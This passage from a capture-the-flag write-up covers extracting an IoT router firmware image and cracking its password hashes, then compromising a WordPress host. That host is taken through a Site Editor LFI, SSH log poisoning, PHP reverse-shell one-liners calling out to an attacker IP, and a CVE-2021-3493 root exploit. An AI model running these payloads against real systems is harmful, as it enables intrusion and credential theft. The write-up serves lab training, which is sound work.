5. Next, we want to enumerate theses folders as much as possible to try and find as much information as possible. Upon enumeration of these folders, we can find more information about the firmware in **boaroot/html folder**. Here we find information about what the firmware does which is a firmware for a Netgear router devices.




Figure 46: IOT.bin Netgear Router Firmware Discovery

6. Once we are done enumerating, we have the options of using **Firmadyne** or **AttifyOS** which are used for emulating and analyzing firmware's. To make things easier, we use **AttifyOS** because it's much simpler and easier to emulate firmware without requiring advanced settings and configurations. Download and install AttifyOS on VMWare and once you are logged in, transfer IOT.bin into the Desktop of the operating system.

7. Open a terminal, change directory into desktop, change directory into tools and lastly into firmware-analysis-toolkit. And use the command ./fat.py /home/iot/Desktop/IOT.bin to emulate the IOT.bin firmware. This would make all necessary configurations and emulate the firmware for us.




Figure 47: IOT.bin Emulation Using AttifyOS

8. After you hit enter, this will prepare to emulate the firmware by automatically running a chain of commands. Soon you will be asked to login to access the device console. With no username and password available to login to the console, I tried guessing the credentials, but I failed so used google to search for the default login credentials for **Netgear D3600/D6000**. The default login username and password we found was admin:password which helped us login successfully. IOT firmware's are known to have very weak default login credentials such as these.

1. NetGear D6000 Router login and password

1. To login to NetGear D6000 Router, Open your web browser and type the default IP Address 192.168.1.1 in the address bar
2. You should now see the router login page with 2 text fields where you can type a username and a password
3. The default username for your NetGear D6000 router is **admin** and the default password is **password**
4. In the login page of the router's web user interface, Enter the username & password, hit "Login" and now you should see the NetGear D6000 router control panel




Figure 48: Netgear Router Password Discovery




Figure 49: IOT.bin Emulation Login Access

9. Now that we are logged into the console, we can now try to change directory into **etc** folder and see if we can find any sensitive files like **passwd** and **shadow** hoping to read their content and possibly launch a bruteforce attack. Although after enumeration, only **passwd** file exist and no shadow file.

```
isp10_0.conf                ntp.sh
isp10_1.conf                passwd
isp10_2.conf                ppp
isp10_3.conf                protocols
isp10_4.conf                radvd.conf
isp10_5.conf                resolv.conf
isp10_6.conf                resolv_ipv4.conf
isp10_7.conf                resolv_ipv6.conf
isp11.conf                  samba
isp2.conf                   services
isp3.conf                   shaper
isp4.conf                   snmp
```

Figure 50: IOT.bin Emulation /etc Directory Enumeration

10. Let's look at the content of the **passwd** file and see if we can find an admin user.

```
# cat passwd
admin:$1$$I2o9Z7NcvQAKp7wyCTlia0:0:0:root:/:/bin/sh
qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiop
qwertyuiopqwertyuiopqwertyuiopqwertyui:$1$$MJ7v7GdeVaM1xIZdZYKzL1:0:0:
root:/:/bin/sh
anonymous:$1$$D3XHL7Q5PI3Ut1WUbrnz20:0:0:root:/:/bin/sh
#
```

Figure 51: IOT.bin Emulation admin Hash Discovery

11. I copy the whole content of the **/etc/passwd** file back to my attacker machine and store it in a file called **iothash** while I use john the ripper the crack the hashes.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali/Downloads]
└─# john --wordlist=/home/kali/Downloads/Passwords.txt iothash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (admin)
1g 0:00:00:00 DONE (2021-11-25 12:35) 16.66g/s 866.6p/s 866.6c/s 2600C/s 123456
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 52: IOT.bin admin Hash Bruteforce Using John the Ripper

12. The admin user hash was cracked successfully and the answer to this challenge was solved finally having password as the answer.

[Challenge 26:] **On the Target Machine 3 (172.25.120.100), analyze IOT firmware image IOT.bin what is the web_passwd of the user anonymous. (Include all characters)**

ANSWER: anon@localhost

Methodology/Exploitation: Firmware Filesystem Extraction & Analysis using Binwalk plus AttifyOS Emulation

1. In this challenge, we are tasked to find the **web_passwd** of the user **anonymous**. Since john the ripper could only crack the has that belonged to the admin user, we must look elsewhere and try to enumerate more folders. The next option that comes to mind is to enumerate the content of the var directory we previously didn't have access to. This is because **/var** contains variable data files. This includes spool directories and files, administrative and logging data, and transient and temporary files. By listing the content of the **/var** directory, we find the following files:

```
# cd var
# ls
br0_mac_address   log.nmbd          radvd_ready_flag  tmp
lock              log.samba         romfile.cfg
log               log.smbd          run
```

Figure 53: IOT.bin Emulation var Directory Enumeration

2. The most obvious file to investigate is the romfile.cfg as this is a configuration file, also known as a config file, a **local file** that controls the operations of a program, utility or process. After displaying its content to the screen and after careful enumeration of this configuration file, we find the user anonymous web_password hidden in this file thus solving this challenge. The answer for this challenge is anon@localhost.

```
<Account>
        <Entry0 username="admin" web_passwd="password"
console_passwd="password" display_mask="FF FF F7 FF FF FF FF FF FF"
old_passwd="password" changed="1" temp_passwd="" expire_time="5"
firstuse="0" blank_password="0" />
        <Entry1
username="qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiop
qwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyuiopqwertyui"
web_passwd="12345678901234567890123456789012345678901234567890123456789012345678
90123456789012345678901234567890123456789012345678901234567890123456789012345678"
display_mask="F2 8C 84 8C 8C 8C 8C 8C 8C" />
        <Entry2 username="anonymous" web_passwd="anon@localhost"
display_mask="FF FF F7 FF FF FF FF FF FF" />
</Account>
```

Figure 54: IOT.bin Emulation web_passwd Discovery

Vulnerability Impact:

1. Weak User Account Password:
2. IOT.bin Firmware (Netgear Router Device) Uses Default Login & Weak Credentials:
3. CVE-2021-3493 Vulnerability:

Remediations:

1. Weak User Account Password Vulnerability Remediation:
2. IOT Firmware Default Weak Credential Remediation:
3. CVE-2021-3493 Vulnerability Remediation:

CTF RANGE

SCOPE:

IP Address Range: 172.25.20.0/24, 172.25.30.0/24

[Challenge 27:] Compromise the machine with IP address 172.25.20.6, find the file Secret.txt and enter its content as the answer?

ANSWER: aksph47b6m2

Methodology/Exploitation: SSH Log Poisoning using LFI and CVE-2021-3493-Privilege Escalation

1. I solved this challenge by first enumerating the services and version discovered on the open ports on Ip address 172.25.20.6.

```
PORT   STATE  SERVICE  REASON         VERSION
20/tcp closed ftp-data reset ttl 62
21/tcp closed ftp      reset ttl 62
22/tcp open   ssh      syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
```

Figure 55: 172.25.20.6 Port 22 Discovery

```
PORT    STATE  SERVICE      REASON         VERSION
53/tcp  closed domain       reset ttl 62
69/tcp  closed tftp         reset ttl 62
80/tcp  open   http         syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /wordpress/: Blog
|_  /wordpress/wp-login.php: Wordpress login page.
```

Figure 56: 172.25.20.6 Port 80 Discovery

2. Here we can see port 22 is running SSH and port 80 is running a WordPress blog.

3. Next thing we try to do is use **Nikto** to scan for vulnerabilities and nothing came back. Next, we used **WPScan** do look for potential vulnerabilities on our WordPress blog either through vulnerable plugin or try to bruteforce user credentials to gain access. After our scan completed, we found some vulnerabilities with outdated plugins which we began to look for available exploits for. After so many trial and error looking for available exploits, we found an exploit for **WordPress Site Editor 1.1.1** plugin which was vulnerable to LFI attack: https://www.exploit-db.com/exploits/44340

```
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
|  - http://172.25.20.6/wordpress/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] site-editor
 | Location: http://172.25.20.6/wordpress/wp-content/plugins/site-editor/
 | Latest Version: 1.1.1 (up to date)
 | Last Updated: 2017-05-02T23:34:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | [!] 1 vulnerability identified:
 |
 | [!] Title: Site Editor <= 1.1.1 - Local File Inclusion (LFI)
 |     References:
 |      - https://wpscan.com/vulnerability/4432ecea-2b01-4d5c-9557-352042a57e44
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-7422
 |      - https://seclists.org/fulldisclosure/2018/Mar/40
 |      - https://github.com/SiteEditor/editor/issues/2
 |
 | Version: 1.1.1 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://172.25.20.6/wordpress/wp-content/plugins/site-editor/readme.txt
```

Figure 57: Site Editor 1.1.1 Vulnerability Discovery Using Wpscan

4. The vulnerability allows remote attackers to retrieve arbitrary files via the ajax_path parameter to editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php. By

providing a specially crafted path to the vulnerable parameter, a remote attacker can retrieve the contents of sensitive files on the local system.

5. ** Proof of Concept **
   http://<host>/wp-content/plugins/site-editor/editor/extensions/pagebuilder/includes/ajax_shortcode_pattern.php?ajax_path=/etc/passwd

6. So, we try to read the **/etc/passwd** file of the WordPress blog by crafting our special payload using Burpsuite. We craft our payload, capture our request, and sent to repeater and we are actually able to read the **passwd** file which proofs our exploit works.




Figure 58: Site Editor 1.1.1 Vulnerability Poc /etc/passwd Access Using Burp suite

7. Being aware that we have an LFI vulnerability on our hands, we can do much more than just read local files. "A Local File Inclusion is used by attackers to trick the web application into exposing or running files on the web server. It can lead to information disclosure, remote code execution, or XSS. LFI occurs when an application uses the path to a file as input. If the application treats this input as trusted, a local file may be used in the include statement."

8. Can Log Poisoning Possible Through LFI ? Absolutely ! we can perform log poisoning through LFI vulnerability but with the help of some important factors such as :
   - Some ports must be enabled on the web server such as telnet/ssh Apache etc. This requirement is met as we have port 22 open on the host.
   - Error or log files must have special permissions.

9. Next, we try to read auth.log file as we know the auth.log file generates a log in of every success and failed login attempt on the webserver. We most possibly can read the file as well.




Figure 59: Site Editor 1.1.1 Vulnerability Poc /var/auth/auth.log Access Using Burp suite

10. Now we will try to connect as a fake user with wrong password, but which will contain malicious php code. And see if it will get reflected into our auth.log file. We are successful even though we don't have the correct password and it says permission denied. Now that the malicious PHP code has arrived in the log file.




Figure 60: Php code Injection

11. Now that the malicious PHP code has arrived in the log file. We can take advantage of this vulnerability by executing the arbitrary command on browser such as: **ifconfig, uname- a, ls, dir**, just to name a few commands we can run.




Figure 61: Site Editor 1.1.1 Vulnerability Poc Arbitrary Command Execution; ifconfig Using Burp suite

12. Next, we setup a Netcat listener on port 123 then go ahead to search for a php reverse shell that can help us connect back to our Netcat listener on port 123. We find one that works from **payload all things** which we add our attacker machine Ip address and Netcat listening port 123.

PHP

```
php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);shell_exec("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);`/bin/sh -i <&3 >&3 2>&3`;'
php -r '$sock=fsockopen("10.0.0.1",4242);system("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);passthru("/bin/sh -i <&3 >&3 2>&3");'
php -r '$sock=fsockopen("10.0.0.1",4242);popen("/bin/sh -i <&3 >&3 2>&3", "r");'
```

```
php -r '$sock=fsockopen("10.0.0.1",4242);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
```

Figure 62: Php Reverse Shell Search; Payload-All-Things




Figure 63: Site Editor 1.1.1 Vulnerability Poc Exploit Payload + Php Reverse Shell

13. Now merging all the payloads, we put together plus our php reverse shell code initiates a connection back on the Netcat listener port 123 where we first further verify if we have an interactive shell. At first, we don't have an interactive shell so we check for python version to see if python is installed and allow us try to see if we can easily escape to a more interactive shell by using python to spawn **tty**. We also check for the kernel and operating system information as well with **uname -a** command.




Figure 64: Netcat Connection, Kernel/Os Info & Spawn Interactive Shell




Figure 65: UID/Group Enumeration

14. We further want to exploit this box because we might need root access to access our Secret.txt. And the box seems vulnerable to our previous kernel/Ubuntu OS exploit with CVE-2021-3493 from the kernel information we get **(Linux Ubuntu 5.4.0-42-generic)** so why not try to gain complete takeover of the box. We use SCP to upload our same compiled exploit we used back to gain root user access in the binary range on this box as well.

```
$ scp kali@172.27.232.3:/home/kali/Downloads/exploit .
scp kali@172.27.232.3:/home/kali/Downloads/exploit .
Could not create directory '/var/www/.ssh'.
The authenticity of host '172.27.232.3 (172.27.232.3)' can't be established.
ECDSA key fingerprint is SHA256:Av5X2z3MVnjsjBxb4hseiT+8+hftz4VCI+V72fLcpBo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
kali@172.27.232.3's password: kali

exploit                                       100%   17KB  41.3KB/s   00:00
```

Figure 66: CVE-2021-3493 Exploit Download

15. We execute our exploit using ./exploit and we've been able to escalate our privileges from www-data user to root user. Next, we search for Secret.txt using find command and as we can see placed in the **/etc/flag** directory. We read the content of the Secret.txt file and find our answer to this challenge aksph47b6m2.

```
bash-5.0# find / -name secret.txt 2>/dev/null
find / -name secret.txt 2>/dev/null
/etc/flag/secret.txt
bash-5.0# cat /etc/flag/secret.txt
cat /etc/flag/secret.txt
aksph47b6m2
bash-5.0#
```

Figure 67: CVE-2021-3493 Exploit-Privilege Escalation & Cat Secret.txt

